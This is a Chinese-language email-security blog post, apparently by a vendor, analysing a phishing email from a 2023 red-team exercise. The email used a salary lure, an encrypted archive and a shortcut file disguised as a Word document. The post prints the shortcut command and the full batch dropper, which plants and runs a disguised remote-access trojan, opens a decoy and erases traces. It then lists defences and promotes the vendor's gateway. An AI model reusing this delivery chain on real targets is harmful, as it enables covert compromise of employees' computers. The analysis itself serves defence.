随着网络安全的重要性日益得到重视,网络安全实战攻防演练日益普及,其规模与覆盖面均逐年增长。
在攻防演练中,攻击方非常热衷于通过钓鱼、病毒邮件进行“打点”,利用远控木马获取目标企业员工终端权限,从而打开渗透企业内网的突破口。
真实案例分析
这是2023年某大型网络安全攻防演练中Coremail捕获到的来自攻击队的真实邮件。邮件以员工最关心薪酬通知为话题,引诱用户打开附件。攻击队还注册了近似的域名进行域名仿冒,以迷惑用户。

附件为一个加密压缩包,通过加密的方式防止邮件安全网关反病毒查杀。解压后为一个快捷方式文件和一个隐藏文件夹。

注意!windows lnk文件默认不显示后缀的特性,使其看起来非常像一个doc文档。

用户一旦打开此快捷方式文件,就会执行以下命令:
C:\Windows\System32\cmd.exe
C:\Windows\System32\cmd.exe /c ".\__M\.DOCX\copy.bat" && exit

命令执行的结果就是运行隐藏文件夹中的 Copy.bat 脚本。Copy.bat脚本执行的内容如下:
cmd /c xcopy /h /y %cd%\__M\.DOCX\DS %temp%\
attrib -s -a -h %temp%\DS
rename %temp%\DS sihost.exe
attrib -s -a -h %cd%\__M\.DOCX\DS
del "%cd%\__M\.DOCX\DS"
attrib -s -a -h %cd%\__M\.DOCX\copy.bat
del *.lnk
copy %cd%\__M\.DOCX\员工工资变动申请表.doc %cd%\员工工资变动申请表.doc
start %cd%\员工工资变动申请表.doc
start %temp%\sihost.exe
del /s /q /f %0
Copy.bat脚本功能是把同文件夹下的DS文件拷贝到临时文件夹并重命名为ihost.exe,并且运行。ihost.exe是最终的恶意载荷,是一个远控木马,也做了免杀处理。运行木马后,bat脚本将删除DS和lnk文件,以清理痕迹,同时打开一个无害的doc文档,以便迷惑用户。
最终用户在完全不知情的情况下被植入了远控木马,攻击者利用远控密码可以持续监听用户口令以及查看用户本地文件。
攻击手法分析
01、 话题吸睛
攻击队病毒邮件往往使用“薪酬通知”“安全监测工具”“实名举报”等吸引人的话题,引诱员工打开附件。
02、 加密压缩
加密压缩是攻击队最喜欢的免杀方式,这种方式简单有效,可以绕过大部分杀毒引擎的查杀。
03、 通过多文件相互调用反沙箱
此案例中的病毒附件由多个文件相互调用,lnk、bat文件均不带有恶意载荷,DS文件运行前没有后缀。攻击队通过这样的组合,使得每个单一文件在沙箱中均不会报毒。
04、 多重伪装
结合了近似域名仿冒、lnk文件伪装doc文件、ihost.exe伪装系统进程等多种方式混淆视听,避免被用户察觉。
防护方案
•使用CACTER邮件安全网关的加密附件隔离审核功能,可以有效识别带有加密附件的邮件,可以对加密附件邮件进行隔离和审核。
•使用CACTER邮件安全网关的加密附件深度分析功能,可以从邮件正文智能提取解压口令,对附件进行解压后进一步进行查杀。
•定期开展钓鱼演练,对员工做好安全意识培训,提高员工的安全意识水平。
在网络安全攻防演练中,攻击方的策略和技巧不断演变,使得防御工作充满挑战。通过深入分析攻击手法并采取有效的防护措施,可以提高企业的网络安全防护能力。
来自 “ ITPUB博客 ” ,链接:https://blog.itpub.net/69999973/viewspace-3016220/ ,如需转载,请注明出处,否则将追究法律责任。

最新文章
- 企业反钓鱼演练怎么做?完整流程、实施步骤与注意事项
- 国庆倒计时!节前、中、后都有哪些邮件风险?
- 邮件系统入侵≠收到恶意邮件:一文读懂攻击边界与防护逻辑
- 一个链接就可能“中招”,开学季邮件你还敢随便点吗?
- 省级权威认可!CACTER EDLP以AI原生能力精准拦截邮件隐形泄密风险
- 信创邮箱替换之后,金融机构如何构建下一道邮件安全防线?
- Coremail&CACTER携伙伴共探AI钓鱼识别与邮件数据管控实践
- AI钓鱼攻击点击率高达54%,企业反钓鱼演练怎么做才有效?
- 邮件安全新国标发布|三大变化影响企业邮件安全建设,管理员如何提前应对?
- 2026Q2风险复盘:银狐诈骗邮件达2896万封!三大攻击风险需警惕!
